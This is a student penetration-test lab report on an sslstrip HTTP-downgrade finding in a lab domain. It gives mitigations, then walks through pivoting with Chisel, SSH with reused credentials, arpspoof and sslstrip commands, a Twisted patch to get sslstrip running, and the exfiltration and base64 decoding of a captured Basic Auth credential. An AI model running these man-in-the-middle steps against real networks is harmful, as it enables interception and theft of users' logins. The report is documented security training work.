Ex0e0 Report

Benjamin Ruddy

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Contents

Goal

The goal in this exercise was to identify a possible target for sslstrip on `devbox.artstailor.com` and carry out an attack with it to gain credentials, keys, etc.

Technical Report

Finding: *Corporate login form vulnerable to HTTP downgrade attack with sslstrip Machine in the Middle*

Severity Rating: 6.0


CVSS Base Severity Rating: 6.0 AV:A AC:L PR:N UI:R S:C C:H I:H A:L


Vulnerability Description

This vulnerability involves the corporate HTTP login page at http://artstailor.com/Corp/, where there is a link leading to an HTTPS (secure) login form. The page containing this link, though, is not secured with HTTPS, and as such, leaves open the possibility for an attacker to set up a man-in-the-middle (MitM) attack that can redirect user to a malicious login page that itself does not use HTTPS, unlike the real one, and sniffs their credentials. This can lead the attacker to gaining the permissions on the company's internal server on whoever falls victim to this attack.

This attack vector is largely mitigated by the use of HTTP Strict Transport Security in modern browers, however, and thus the attack is not as feasible as it once was.

Confirmation method





Mitigation or Resolution Strategy

To remediate this vulnerability, 1) ensure that all corporate network users are using up-to-date browsers that enable HTTP Strict Transport Security, and 2) for best practice, enable HTTPS at the landing with the link leading to the coroprate login form.

Additionally, it may be useful to to enforce having only one Media Access Control (MAC) address per physical network port. This way, an attacker cannot accumulate various different MAC addresses to perform ARP spoofing en-masse.

It is also advisable to have a configuration in a network Intrusion Detection / Prevention System (IDPS) such as Snort (https://www.snort.org/) that checks for suspicious ARP activity, such as a high amount of gratuitous ARP replies

Attack Narrative

Pivoting to get access to devbox


As we've done frequently in the past, we started off by copying over the Chisel Windows executable onto `costumes.artstailor.com`, running it as a client, and having it connect to our Kali machine which is running chisel as a server.

With this, we are now able to make contact with the devbox machine.


Gaining root-level access to devbox

Taking into account the credentials we found in Ex0d0, we notice the fact there is a line containing `Linux:<password>`. Using our previous knowledge from when we accessed the website running on Devbox, we remember that we are running *Apache Debian*. Thus, we conclude that it may be possible that user `a.turing`, whose "Linux" credential we have, may be usable to gain access to devbox through something like SSH.

Luckily, this turned out to be the case:




Viewing the contents of `/etc/sudoers` confirms that our current user (a.turing) has sudo/root level access:



Attempting sslstrip


Now that we have an account with sudo permissions, we can start the process for installing and executing sslstrip. We first copy over sslstrip itself, along with its python dependencies:


After installing the required python wheel modules, we follow the instructions for sslstrip usage as laid out in the README file:




We do as the README says – enabling IP forwarding, routing to a listening port (will be 1338 in this case), and running sslstrip on that port.

To perform the Man-in-the-Middle (MitM) component of this with arpspoof, we take note of which website has some sort of authentication mechanism that may be vulnerable to sslstrip. To determine this, we run `tcpdump` on devbox, write the captured packets to a .pcap file, and copy it over to kali with scp for viewing in Wireshark:







As seen in the following screenshot, there is an IP at 10.70.184.101 (same subnet as devbox) trying to access a webpage at http://217.70.184.38/Corp/



Navigating over to this website through the web browser on our costumes RDP connection, we see the following "Secret landing page":



After clicking on the link, we are redirected to an HTTPS login form:



Thus, we know that http://www.artstailor.com/Corp/ (IP 217.70.184.38) is vulnerable to an HTTP downgrade attack with sslstrip.

From here, we proceed to determine our default gateway, with `route`:

```
root@www:/home/a.turing/sslstrip-extras# ip route
default via 10.70.184.1 dev ens33 proto static metric 100
```

We start up sslstrip:

```
root@www:/home/a.turing/sslstrip-extras/sslstrip# sslstrip -l 10000 -w plzwork -s -a
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWa
t for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
:0: UserWarning: You do not have a working installation of the service_identity module
/pypi.python.org/pypi/service_identity> and make sure all of its dependencies are sati
rudimentary TLS client hostname verification.  Many valid certificate/hostname mapping

sslstrip 0.9 by Moxie Marlinspike running...
```

Additionally, we disable the running service on port 80:

```
root@www:/home/a.turing/sslstrip-extras# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      2526/python
tcp        0      0 10.70.184.100:53        0.0.0.0:*               LISTEN      636/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      636/named
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      669/sshd: /usr/sbin
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      878/cupsd
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      636/named
tcp        0      0 10.70.184.100:22        10.70.184.39:56273      ESTABLISHED 1667/sshd: a.turing
tcp        0     36 10.70.184.100:22        10.70.184.39:51573      ESTABLISHED 2054/sshd: a.turing
tcp        0      0 10.70.184.100:22        10.70.184.39:62106      ESTABLISHED 2315/sshd: a.turing
tcp        0      0 10.70.184.100:22        10.70.184.39:62104      ESTABLISHED 2253/sshd: a.turing
tcp6       0      0 :::80                   :::*                    LISTEN      689/apache2
tcp6       0      0 ::1:53                  :::*                    LISTEN      636/named
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      636/named
tcp6       0      0 :::22                   :::*                    LISTEN      669/sshd: /usr/sbin
tcp6       0      0 ::1:631                 :::*                    LISTEN      878/cupsd
tcp6       0      0 ::1:953                 :::*                    LISTEN      636/named
root@www:/home/a.turing/sslstrip-extras# systemctl stop apache
Failed to stop apache.service: Unit apache.service not loaded.
root@www:/home/a.turing/sslstrip-extras# systemctl stop apached
Failed to stop apached.service: Unit apached.service not loaded.
root@www:/home/a.turing/sslstrip-extras# systemctl stop apache2
```

Finally, we run arpspoof to successfully get in the middle of this connection, telling the victim that we are actually the gateway it needs to go through to reach the web server it wants to reach:

```
arpspoof -i ens33 -t 10.70.184.101 10.70.184.1
```

Unfortunately, it seems that sslstrip throws an error in our current configuration:

```
a.turing@www: ~/sslstrip-extras/sslstrip ×   a.turing@www: ~ ×
root@www:/home/a.turing/sslstrip-extras/sslstrip# python sslstrip.py -l 1338
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Suppor
t for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named service_identity'.  Please install it from <https:/
/pypi.python.org/pypi/service_identity> and make sure all of its dependencies are satisfied.  Without the service_identity module, Twisted can perform only
rudimentary TLS client hostname verification.  Many valid certificate/hostname mappings may be rejected.

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 103, in callWithLogger
    return callWithContext({"system": lp}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/log.py", line 86, in callWithContext
    return context.call({ILogContext: newCtx}, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/context.py", line 122, in callWithContext
    return self.currentContext().callWithContext(ctx, func, *args, **kw)
  File "/usr/local/lib/python2.7/dist-packages/twisted/python/context.py", line 85, in callWithContext
    return func(*args,**kw)
--- <exception caught here> ---
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/posixbase.py", line 614, in _doReadOrWrite
    why = selectable.doRead()
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 243, in doRead
    return self._dataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/internet/tcp.py", line 249, in _dataReceived
    rval = self.protocol.dataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/protocols/basic.py", line 579, in dataReceived
    why = self.rawDataReceived(data)
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 649, in rawDataReceived
    self.handleResponseEnd()
  File "/home/a.turing/sslstrip-extras/sslstrip/sslstrip/ServerConnection.py", line 119, in handleResponseEnd
    HTTPClient.handleResponseEnd(self)
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 612, in handleResponseEnd
    self.handleResponse(b)
  File "/home/a.turing/sslstrip-extras/sslstrip/sslstrip/ServerConnection.py", line 131, in handleResponse
    self.client.setHeader('Content-Length', len(data))
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http.py", line 1314, in setHeader
    self.responseHeaders.setRawHeaders(name, [value])
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 220, in setRawHeaders
    for v in self._encodeValues(values)]
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 40, in _sanitizeLinearWhitespace
    return b' '.join(headerComponent.splitlines())
exceptions.AttributeError: 'int' object has no attribute 'splitlines'
```

Patching the sslstrip error

Upon looking up the errors online, we come across this link:

https://github.com/scrapy/scrapyd/issues/311

Analyzing the solutions, they seem to involve either upgrading or downgrading certain dependencies, which we cannot do in the current network topology.

As such, we proceed to look for the offending piece of code based on the information gathered from the above Github link and attempt to patch this error-generating code ourselves. One file of importance stands out in the previous error output: `http_headers.py`.

```
  File "/usr/local/lib/python2.7/dist-packages/twisted/web/http_headers.py", line 40, in _sanitizeLinearWhitespace
    return b' '.join(headerComponent.splitlines())
exceptions.AttributeError: 'int' object has no attribute 'splitlines'
```

Based on the error, we see that the Python function `splitlines()` is being attempted on an int, as opposed to a string, as is expected. Given this, we proceed to edit the `return` line in `/usr/local/lib/python2.7/dist-packages/twisted/web/htttp_headers.py` (line 40) to cast the value it is returning to a string, to avoid this int return type that is causing us issues with splitlines():

```
    """
    return b' '.join(headerComponent.splitlines())
```

```
return b' '.join(str(headerComponent).splitlines())
```

With this, sslstrip now runs in conjunction with arpspoof with no errors.

Successful sslstrip attack

After applying our patch and letting sslstrip run for a few minutes, we copy over the log file to our Kali machine to check its contents, which contain some HTTPS Basic Auth, as we expected from what we saw of the form earlier:

```
┌──(kali㉿kali)-[~]
└─$ proxychains scp -r a.turing@devbox.artstailor.com:/home/a.turing/sslstrip-extras/sslstrip/sslstrip.log .
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  devbox.artstailor.com:22  ...  OK
a.turing@devbox.artstailor.com's password:
sslstrip.log
```

```
~/sslstrip.log - Mousepad
File  Edit  Search  View  Document  Help
65 requested.  Either you supplied the wrong
66 credentials (e.g., bad password), or your
67 browser doesn't understand how to supply
68 the credentials required.</p>
69 <hr>
70 <address>Apache/2.4.54 (Debian) Server at www.artstailor.com Port 443</address>
71 </body></html>
72
73 2022-11-18 16:15:31,465 Resolving host: www.artstailor.com
74 2022-11-18 16:15:31,465 Host cached.
75 2022-11-18 16:15:31,466 Resolved host successfully: www.artstailor.com → 217.70.184.38
76 2022-11-18 16:15:31,466 Sending request via SSL...
77 2022-11-18 16:15:31,467 HTTP connection made.
78 2022-11-18 16:15:31,467 Sending Request: GET /Corp/secret/page2.html
79 2022-11-18 16:15:31,467 Sending header: accept-language : en-US
80 2022-11-18 16:15:31,468 Sending header: host : www.artstailor.com
81 2022-11-18 16:15:31,468 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
   signed-exchange;v=b3;q=0.9
82 2022-11-18 16:15:31,468 Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Safari/537.36
83 2022-11-18 16:15:31,468 Sending header: connection : keep-alive
84 2022-11-18 16:15:31,468 Sending header: referer : http://www.artstailor.com/Corp/
85 2022-11-18 16:15:31,468 Sending header: upgrade-insecure-requests : 1
86 2022-11-18 16:15:31,468 Sending header: authorization : Basic Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09
87 2022-11-18 16:15:31,473 Got server response: HTTP/1.1 200 OK
88 2022-11-18 16:15:31,474 Got server header: Date:Fri, 18 Nov 2022 21:15:31 GMT
89 2022-11-18 16:15:31,474 Got server header: Server:Apache/2.4.54 (Debian)
90 2022-11-18 16:15:31,474 Got server header: Last-Modified:Wed, 09 Nov 2022 02:40:22 GMT
91 2022-11-18 16:15:31,474 Got server header: ETag:"130-5ed009406bdef"
92 2022-11-18 16:15:31,474 Got server header: Accept-Ranges:bytes
```

Importantly, we see that this BasicAuth line has what appears to be base64 encoded characters, likely containing the credentials used to log in. Piping this into `base64 -d`, we find credentials for "c.steadman", which also grants us KEY015:

```
kali@kali: ~ ×   kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ base64 -d "Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09"
base64: Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09: No such file or directory

┌──(kali㉿kali)-[~]
└─$ echo "Yy5zdGVhZG1hbjpLRVkwMTUtSHpyZkhTMUdVbUpGWVI4ZzZzYmNIdz09" | base64 -d
c.steadman:KEY015-HzrfHS1GUmJFYR8g6sbcHw==
```

MITRE ATT&CK Framework TTPs

TA0011: Command and Control
- **T1090:** Proxy

.001: Internal Proxy
TA0005: Defense Evasion
T1562: Impair Defenses
.010: Downgrade Attack
TA0035: Collection
T1638: Adversary-in-the-middle
N/A: N/A